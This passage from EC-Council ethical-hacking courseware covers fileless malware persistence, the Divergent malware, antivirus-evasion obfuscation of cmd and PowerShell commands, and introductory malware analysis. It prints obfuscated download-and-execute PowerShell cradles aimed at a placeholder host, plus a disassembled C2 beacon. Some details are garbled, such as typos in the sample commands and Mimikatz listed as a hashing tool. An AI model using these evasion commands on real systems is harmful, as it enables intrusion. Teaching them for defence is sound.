- The AutoStart registry key is created for storing the malicious script in the victim's system to maintain persistence
- Once the malicious payload is injected, it steals critical information, performs data exfiltration, and sends all the data to the attacker

Maintaining Persistence with Fileless Techniques

CEH
Certified Ethical Hacker

- When compared to other malware types, fileless malware **does not use disk files** to spread its infection or maintain persistence
- Attackers adopt unique methods such as **developing load points** to restart infected payloads to maintain persistence
- Attackers save the malicious payload **inside the registry** that holds data for configurations, application files, and settings, which executes itself with every system restart

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Maintaining Persistence with Fileless Techniques

Once any malware enters a system, server, or network, it remains intact for a long time. Unlike other malware types, fileless malware does not use disk files to spread its infection or maintain persistence. Therefore, attackers adopt unique methods such as developing load points to restart infected payloads to maintain the persistence of fileless malware. Attackers save the malicious payload inside the registry that holds data for configurations, application files, and settings. After loading the malicious code into the system registry keys, this code executes itself with every system restart or when a certain shortcut file is accidentally clicked. Attackers can also exploit the Windows task scheduler to activate scripts and run them at a specific time. The scheduled task activates the malware inside the registry at regular intervals of time to spread infections in the system.

Attackers can also maintain persistence by exploiting WMI, which is designed to handle various systems and devices in a network. Attackers store the malicious scripts inside the WMI repository, and they can later run them using WMI utilities. Then, the stored scripts can further exploit the vulnerable systems in a network and spread the infection.





Figure 7.65: Maintaining persistence with fileless techniques

Fileless Malware

Divergent

- Divergent is a type of fileless malware that **depends mostly on the registry** for the execution and storage of configuration data
- It also employs a key in the registry to **maintain persistence** and exploits PowerShell to inject itself on to the other processes



Fileless Malware

- Astaroth Backdoor
- Nodersok
- Vaporworm
- njRat Backdoor
- Sodinokibi Ransomware
- Kovter and Poweliks
- Dridex
- Hancitor/Chanitor
- Sorebrect Ransomware




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware

- Divergent**

Divergent is a type of fileless malware that exploits NodeJS, which is a program that executes JavaScript outside the browser. Using Divergent fileless malware, attackers generate revenue by targeting corporate networks through click-fraud attacks. It strongly depends on the registry for the execution and storage of configuration data. Furthermore, it employs a key in the registry to maintain persistence and exploit the PowerShell to inject itself into the other processes on the infected machine. If the infected process is running with the required privileges, it exploits WMI to gather information related to antivirus software such as Windows Defender installed on the target system. If Windows Defender is installed on the target system, it automatically disables various components of Windows Defender and Windows Updates. After infecting the system, it bypasses UAC through CMSTP.exe (Microsoft Connection Manager Profile Installer) and steals critical information from the victim through URLs.



The screenshot shows a debugger window displaying assembly code. The code is annotated with several labels in yellow:

- Divergent_send_C2_beacon_and_sleep proc near**
- lpString= dword ptr 8**
- call ds:1strlenA**
- push [ebp+lpString] ; lpString**
- push eax**
- push [ebp+lpString]**
- push ds:off_7B662FC ; "http://185.243.114.111/"**
- call Divergent_send_HTTP_request**
- add esp, 14h**
- push INFINITE**
- call ds:Sleep**
- pop ebp**
- ret**
- Divergent_send_C2_beacon_and_sleep endp**

Figure 7.66: Screenshot of Divergent

Some additional fileless malware are as follows:

- Astaroth Backdoor
- Nodersok
- Vaporworm
- njRat Backdoor
- Sodinokibi Ransomware
- Kovter and Poweliks
- Dridex
- Hancitor/Chanitor
- Sorebrect Ransomware

Fileless Malware Obfuscation Techniques to Bypass Antivirus



Inserting Characters

- Attackers insert special characters such as **comma(,)** and **semicolon(;)** between malicious commands and strings to make well-known commands more complex to detect

```
;cmd.exe /c ;,echo:powershell.exe -NoExit -exec bypass -nop Invoke-Expression(New-Object System.Net.WebClient).DownloadString('https://targetwebsite.com')&&echo,exit
```

Inserting Parentheses

- When parentheses are used, variables in a code block are evaluated as a **single line command**. Attackers exploit this feature to split and obfuscate malicious commands

```
cmd.exe /c ((echo command1)  
&&(  
echo command2))
```

Inserting Caret Symbol

- The caret symbol (^) is a reserved character used in shell commands for escaping. Attackers exploit this feature to **escape malicious commands** during execution time

```
C:\WINDOWS\system32\cmd.exe /c p^^o^^w^^e^^r^^s^^h^^e^^l^^1^^.^.^e^^x^^e -No^^Exit -exec bypass -nop Invoke-Expression (New-Object System.Net.WebClient).DownloadString('https://targetwebsite.com')&&echo,exit
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Obfuscation Techniques to Bypass Antivirus (Cont'd)



Inserting Double Quotes

- The command line parser uses the double quote symbol as an **argument delimiter**. Attackers use this symbol to concatenate malicious commands in arguments

```
Pow""er""Shell -N""oExit -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg
```

Using Custom Environment Variables

- In the Windows operating system, environment variables are **dynamic objects** that store modifiable values used by applications at runtime. Attackers exploit environment variables to split malicious commands into multiple strings

```
set a=Power &&set b=Shell &&%a:~0,-1%bt -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Products.pdf
```

Using Pre-assigned Environment Variables

- "%CommonProgramFiles%" contains a default value "C:\Program Files\Common Files". Specific characters from this value can be accessed through indexing and used to **execute malicious commands**

```
cmd.exe /c "%CommonProgramFiles:~3,1%lowerShell.exe" -windowstyle hidden -command wscript myscript.vbs
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Obfuscation Techniques to Bypass Antivirus

Nowadays, attackers are leveraging fileless malware to perform cyber-attacks on target organization, as such malware hides itself from traditional antivirus solutions. Furthermore, fileless malware does not store anything on the disk; hence, it is extremely difficult to detect such attacks. In addition, attackers adopt various obfuscation techniques to keep their malicious activities hidden and undetected for as long as possible.

The various obfuscation techniques used by fileless malware to bypass antivirus solutions are discussed below:

- **Inserting Characters**

Attackers insert special characters such as commas (,) and semicolons (;) between malicious commands and strings to make well-known commands more difficult to detect. These special characters are considered as whitespace characters in command-line arguments; hence, they are processed easily. Using this technique, attackers break malicious strings to evade parsing of malicious commands by signature-based solutions.

```
,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop
Invoke-Expression(New-Object
System.Net.WebClient).DownloadString('https://targetwebsite.com')
&&echo,exit
```

- **Inserting Parentheses**

In general scenarios, parentheses are used to improve the readability of the code, group complex expressions, and split commands. When parentheses are used, variables of a code block are considered and evaluated just as a single-line command. Attackers exploit this feature to split and obfuscate malicious commands.

```
cmd.exe /c ((echo command1)
&&(
echo command2))
```

- **Inserting Caret Symbol**

The caret symbol (^) is generally a reserved character used in shell commands for escaping. Attackers exploit this feature to escape malicious commands at execution time. For this purpose, they insert single or double caret symbols inside a malicious command.

```
C:\WINDOWS\system32\cmd.exe /c
p^^o^^w^^e^^r^^s^^h^^e^^l^^l^.^^e^^x^^e -No^^Exit -exec bypass -
nop Invoke-Expression (New-Object System.Net.WebClient).
DownloadString(('https://targetwebsite.com'))&&echo,exit
```

When the above command is executed, the first caret symbol is escaped:

```
C:\WINDOWS\system32\cmd.exe /c p^o^w^e^r^s^h^e^l^l^.^e^x^e -
No^Exit -exec bypass -nop Invoke-Expression (New-Object
System.Net.WebClient).
DownloadString(('https://targetwebsite.com'))&&echo,exit
```

After the second caret symbol is also escaped, powershell.exe is executed with a command-line argument:

```
C:\WINDOWS\system32\cmd.exe /c powershell.exe -NoExit -exec
bypass -nop Invoke-Expression (New-Object System.Net.WebClient).
DownloadString(('https://targetwebsite.com'))&&echo,exit
```

- **Inserting Double Quotes**

When a command is embedded with double quotes, it does not affect the normal execution of the command. Furthermore, the command-line parser uses a double quote symbol as an argument delimiter. Attackers use double quote symbols to concatenate malicious commands in arguments.

```
Pow""er""Shell -N""oExit -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg
```

- **Using Custom Environment Variables**

Another method adopted by attackers to obfuscate fileless malware is using environment variables. In Windows operating systems, environment variables are dynamic objects that store modifiable values used by applications at run time. Attackers exploit environment variables to split malicious commands into multiple strings. Furthermore, they set the value for the environment variable at run time to execute malicious commands.


```
set a=Power && set b=Shell && %a:~0,-1%b% -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Products.pdf
```

- **Using Pre-assigned Environment Variables**

Another technique exploited by attackers is retrieving specific characters from pre-assigned environment variables such as "%CommonProgramFiles%." The characters in such variables are referred through the index and exploited by attackers to execute malicious commands. "%CommonProgramFiles%" contains a default value "C:\Program Files\Common Files." Specific characters from this value can be accessed through indexing and used to execute malicious commands as follows:

```
cmd.exe /c "%CommonProgramFiles:~3,1%owerShell.exe" -windowstyle hidden -command wscript myscript.vbc
```

The above command retrieves a single character 'P' at index 3, which is concatenated with "owerShell.exe", and executes the malicious command.



Malware Analysis

Malware is a program designed to perform malicious activities (the term itself is a contraction of “malicious software”). Malware such as viruses, Trojans, worms, spyware, and rootkits allow an attacker to breach security defenses and subsequently launch attacks on target systems. Thus, to find and fix existing infections and thwart future attacks, it is necessary to perform malware analysis. Many tools and techniques are available to perform such tasks.

This section explains the malware analysis procedure and discusses the various tools used to accomplish it.



What is Sheep Dip Computer?

- Sheep dipping refers to the **analysis of suspect files**, incoming messages, etc. for malware
- A sheep dip computer is installed with port monitors, file monitors, network monitors, and antivirus software and connects to a network **only under strictly controlled conditions**

Sheep Dipping Process Tasks

- ① Run user, group permission, and process monitors
- ② Run port and network monitors
- ③ Run device driver and file monitors
- ④ Run registry and kernel monitors



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Sheep Dip Computer?

Sheep dipping is a process used in sheep farming, whereby sheep are dipped in chemical solutions to make them parasite-free. In information security and malware analysis, sheep dipping refers to the analysis of suspicious files, incoming messages, etc., for malware.

The users isolate the sheep-dipped computer from other computers on the network to block any malware from entering the system. Before performing this process, it is important to save all downloaded programs on external media such as CD-ROMs or DVDs.

A computer used for sheep dipping should have tools such as port monitors, files monitors, network monitors, and one or more antivirus programs for performing malware analysis of files, applications, incoming messages, external hardware devices (such as USB and pen drive), and so on.


Some tasks that are typically run during the sheep dipping process are as follows:

- Run user, group permission, and process monitors
- Run port and network monitors
- Run device driver and file monitors
- Run registry and kernel monitors



Antivirus Sensor Systems

- An antivirus sensor system is a collection of computer software that detects and analyzes **malicious code threats** such as viruses, worms, and Trojans
- They are used along with **sheep dip computers**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Antivirus Sensor Systems

An antivirus sensor system is a collection of computer software that detects and analyzes malicious code threats such as viruses, worms, and Trojans. It is used along with sheep dip computers.




Figure 7.67: Screenshot displaying the working of Antivirus Sensor System

Introduction to Malware Analysis



Malware analysis is a process of **reverse engineering** a specific piece of malware to determine the origin, functionality, and potential impact of a given type of malware

Why Malware Analysis?

- To exactly determine what happened
- To determine the malicious intent of malware software
- To identify indicators of compromise
- To determine the complexity level of an intruder
- To identify the exploited vulnerability
- To identify the extent of damage caused by the intrusion
- To catch the perpetrator accountable for installing the malware

Types of Malware Analysis

Static Malware Analysis

- Also known as **code analysis**. It involves going through the executable binary code without **executing** it to have a better understanding of the malware and its purpose

Dynamic Malware Analysis

- Also known as **behavioral analysis**. It involves executing the malware code to know how it interacts with the host system and its impact on the system after infection
- It is recommended that both **static** and **dynamic analyses** be performed to obtain a detailed understanding of the functionality of the malware

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Malware Analysis

Attackers use sophisticated malware techniques as cyber-weapons to steal sensitive data. The malware can inflict intellectual and financial losses on the target, regardless of whether it is an individual, a group of people, or an organization. Moreover, it spreads from one system to another with ease and stealth.

Malware analysis is a process of reverse engineering a specific piece of malware to determine its origin, functionality, and potential impact. By performing malware analysis, one can extract detailed information about the malware. Malware analysis is an integral part of any penetration testing process.

Why Malware Analysis?

The primary objectives of analyzing a malicious program are as follows:

- Determine what exactly happened
- Determine the malicious intent of the malware
- Identify indicators of compromise
- Determine the complexity level of an intruder
- Identify the exploited vulnerability
- Identify the extent of damage caused by the intrusion
- Catch the perpetrator responsible for installing the malware
- Find signatures for host and network-based intrusion detection systems
- Evaluate the harm from an intrusion

- List the indicators of compromise for different machines and different malware programs
- Find the system vulnerability that the malware has exploited
- Distinguish the gatecrasher or insider responsible for the malware entry

The most common business questions answered by malware analysis are as follows:

- What is the intention of the malware?
- How did it get through?
- What is its impact on the business?
- Who are the perpetrators, and how good are they?
- How to abolish the malware?
- What are the losses?
- How long has the system been infected?
- What is the medium of the malware?
- What are the preventive measures?

Guidelines for Malware Analysis

The following guidelines are to be adopted while performing malware analysis:

- During malware analysis, pay attention to the essential features instead of understanding every detail
- Try different tools and approaches to analyze the malware, as a single approach may not be useful
- Identify, understand, and defeat new malware analysis prevention techniques

Types of Malware Analysis

The two types of malware analysis based on the approach methodology: static analysis and dynamic analysis.

- **Static Malware Analysis**

It is also known as code analysis, and it involves going through the executable binary code without actually executing it to gain a better understanding of the malware and its purpose.

The general static scrutiny involves analysis of the malware without executing the code or instructions. The process involves the use of different tools and techniques to determine the malicious part of a program or file. It also gathers information about malware functionality and collects the technical pointers or simple signatures that the malware generates. Such pointers include filename, MD5 checksums or hashes, file type, and file size.

- **Dynamic Malware Analysis**

It is also known as behavioral analysis, and it involves executing the malware code to know how it interacts with the host system as well as its impact on the host system after it infects the system.

Dynamic analysis involves the execution of malware to examine its conduct and operations, and it identifies technical signatures that confirm the malicious intent. It reveals information such as domain names, file path locations, created registry keys, IP addresses, additional files, installation files, DLL, and linked files located on the system or network.

Both techniques aim to understand how the malware works, but they differ in terms of the tools used as well as the time and skills required for performing the analysis. It is recommended that both static and dynamic analyses be performed to gain a deeper understanding of the functionality of malware.

Malware Analysis Procedure: Preparing Testbed



Step 1	Allocate a physical system for the analysis lab
Step 2	Install a Virtual machine (VMware, Hyper-V, etc.) on the system
Step 3	Install guest OS on in the Virtual machine(s)
Step 4	Isolate the system from the network by ensuring that the NIC card is in “ host only ” mode
Step 5	Simulate internet services using tools such as INetSim
Step 6	Disable the “ shared folders ” and “ guest isolation ”
Step 7	Install malware analysis tools
Step 8	Generate the hash value of each OS and tool
Step 9	Copy the malware over to the guest OS

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Analysis Procedure

Malware analysis provides an in-depth understanding of each sample and identifies emerging technology trends from a vast collection of malware samples without actually executing them. The malware samples are mostly compatible with the Windows binary executable. There are various objectives for performing malware analysis.

It is extremely dangerous to analyze malware on production devices connected to production networks. Therefore, one should always analyze malware samples in a testing environment on an isolated network.

Malware analysis involves the following steps:

1. Preparing Testbed
2. Static Analysis
3. Dynamic Analysis

Preparing Testbed

Requirements to build a testbed:

- An isolated test network to host your testbed and isolated network services such as DNS
- Target machines installed with a variety of OS and configuration states (non-patched, patched, etc.)
- Virtualization snapshots and re-imaging tools to wipe and rebuild the target machine quickly
- Some tools are required for testing. The important ones are listed below:

- **Imaging tool:** To get a clean image for forensics and prosecution purposes.
- **File/data analysis:** To perform static analysis of potential malware files.
- **Registry/configuration tools:** Malware infects the Windows registry and other configuration variables. These tools help to identify the last saved settings.
- **Sandbox:** To perform dynamic analysis manually.
- **Log analyzers:** The devices under attack record the activities of the malware and generate log files. These tools are used to extract the log files.
- **Network capture:** To understand how the malware leverages the network.

Steps to prepare the testbed:

- **Step 1:** Allocate a physical system for the analysis lab
- **Step 2:** Install a virtual machine (VMware, Hyper-V, etc.) on the system
- **Step 3:** Install guest OS on the virtual machine(s)
- **Step 4:** Isolate the system from the network by ensuring that the NIC card is in the “host only” mode
- **Step 5:** Simulate Internet services using tools such as INetSim (<https://www.inetsim.org>)
- **Step 6:** Disable “shared folders” and “guest isolation”
- **Step 7:** Install malware analysis tools
- **Step 8:** Generate the hash value of each OS and tool
- **Step 9:** Copy the malware to the guest OS

Supporting Tools for Malware Analysis:

Some supporting tools required to perform malware analysis are as follows:

Virtual Machines Tools:

- Hyper-V (<https://docs.microsoft.com>)
- Parallels Desktop 14 (<https://www.parallels.com>)
- Boot Camp (<https://www.apple.com>)
- VMware Workstation Pro (<https://www.vmware.com>)

Screen Capture and Recording Tools:

- Snagit (<https://www.techsmith.com>)
- Jing (<https://www.techsmith.com>)
- Camtasia (<https://www.techsmith.com>)
- Ezvid (<https://www.ezvid.com>)

Network and Internet Simulation Tools:

- NetSim Pro (<https://tetcos.com>)
- ns-3 (<https://www.nsnam.org>)
- Riverbed Modeler (<http://www.riverbed.com>)
- QualNet (<http://web.scalable-networks.com>)

OS Backup and Imaging Tools:

- Genie Backup Manager Pro (<https://www.zoolz.com>)
- Macrium Reflect Server (<https://www.macrium.com>)
- R-Drive Image (<https://www.drive-image.com>)
- O&O DiskImage 14 (<https://www.oo-software.com>)

Static Malware Analysis



- In **static analysis**, we do not run the malware code, so there is no need to create a safe environment
- It employs different tools and techniques to **quickly determine** if a **file is malicious**
- Analyzing the **binary code** provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.



Some of the static malware analysis techniques:

- ① File fingerprinting
- ② Local and online malware scanning
- ③ Performing string search
- ④ Identifying packing/obfuscation methods
- ⑤ Finding the portable executables (PE) information
- ⑥ Identifying file dependencies
- ⑦ Malware disassembly

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Static Malware Analysis

Static analysis is the process of investigating an executable file without running or installing it. Thus, it is safe to conduct static analysis because the investigator does not install or execute the suspicious file. However, some malware does not need installation for performing malicious activities. Therefore, investigators should perform static analysis in a controlled environment.

Static analysis involves accessing the source code or binary code to find the data structures, function calls, call graphs, etc., that can represent malicious behavior. Investigators can use various tools to analyze binary code to understand the file architecture and impact on the system. Compiling the source code of a system into a binary executable results in data loss, which makes the analysis of the code more difficult. Analyzing the binary code provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.

The procedure of examining a given binary without executing it is mostly manual. It requires the extraction of vital data, such as data structures, utilized functions, and call graphs, from the malicious file. This data cannot be viewed by investigator after program compilation.

Some static malware analysis techniques are listed below:

- File fingerprinting
- Local and online malware scanning
- Performing strings search
- Identifying packing/obfuscation methods
- Finding the portable executables (PE) information
- Identifying file dependencies
- Malware disassembly




Static Malware Analysis: File Fingerprinting

- File fingerprinting is the process of **computing the hash value** for a given **binary code**
- You can use the computed hash value to **uniquely identify** the malware or **periodically verify** if any **changes** are made to the **binary code** during analysis
- Use tools like **HashMyFiles** to calculate various hash values of the malware file

HashMyFiles

HashMyFiles produces the **hash value** of a file using MD5, SHA1, CRC32, SHA-256, SHA-512 and SHA-384 algorithms



File Fingerprinting Tools

- Mimikatz (<https://github.com>)
- Hashtab (<http://imtblbits.com>)
- HashCalc (<https://www.slavasoft.com>)
- hashdeep (<https://sourceforge.net>)
- MD5sums (<http://www.pc-tools.net>)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

File Fingerprinting

File fingerprinting is a process of computing the hash value for a given binary code to identify and track data across a network. This process includes the calculation of cryptographic hashes of the binary code to recognize its function and compare it with other binary code and programs from previous scenarios. The computed hash value can be used to uniquely identify the malware or periodically verify if any changes are made to the binary code during analysis.

These fingerprints are used to track and identify similar programs from a database. Fingerprinting does not work for certain record types, including encrypted or password-secured files, images, audio, and video, which have different content compared to the predefined fingerprint.

Message-Digest Algorithm 5 (MD5) and Secure Hash Algorithm 1 (SHA-1) are the most commonly used hash functions for malware analysis. Various tools such as HashMyFiles can be used to create a fingerprint of the suspicious file as part of the static analysis. HashMyFiles is a GUI-based tool that can calculate various hash values.

▪ HashMyFiles

Source: <https://www.nirsoft.net>

HashMyFiles produces a hash value for a file using MD5, SHA1, CRC32, SHA-256, SHA-512, and SHA-384 algorithms. The program also provides information about the file, such as the full path of the file, date of creation, date of modification, file size, file attributes, file version, and extension, which helps in searching for and comparing similar files.

The screenshot shows a Windows application window titled "HashMyFiles". The menu bar includes File, Edit, View, Options, and Help. The toolbar contains icons for file operations like Open, Save, and Print. A grid table displays five files with columns for Filename, MD5, SHA1, CRC32, SHA-256, SHA-512, SHA-384, and Full Path. The files listed are "not_unsat.doc", "sample.pdf", "Picture1.png", "Test Document....", and "Vulnerability Rat...". Each file has its corresponding hash values in the respective columns and its full path in the "Full Path" column.

Filename	MD5	SHA1	CRC32	SHA-256	SHA-512	SHA-384	Full Path
not_unsat.doc	c5c3c341a18c3cf...	682730d489b7...	b5adc0a9	5a4286beaa2...	0a90c61f0b3...	eff9af269cf0aea...	C:\Users\Test
sample.pdf	2dbb8cb776879c...	93c30f7a3f2f5...	11515f9f	e7468deddc3...	012b93a3e4b...	07b468a39f2ac...	C:\Users\Test
Picture1.png	8d3f3386ad90367...	f434be2c90868...	ffbf3be0	b533d83092d...	8c3a0518b55...	9ccc69a3a10e5...	C:\Users\Test
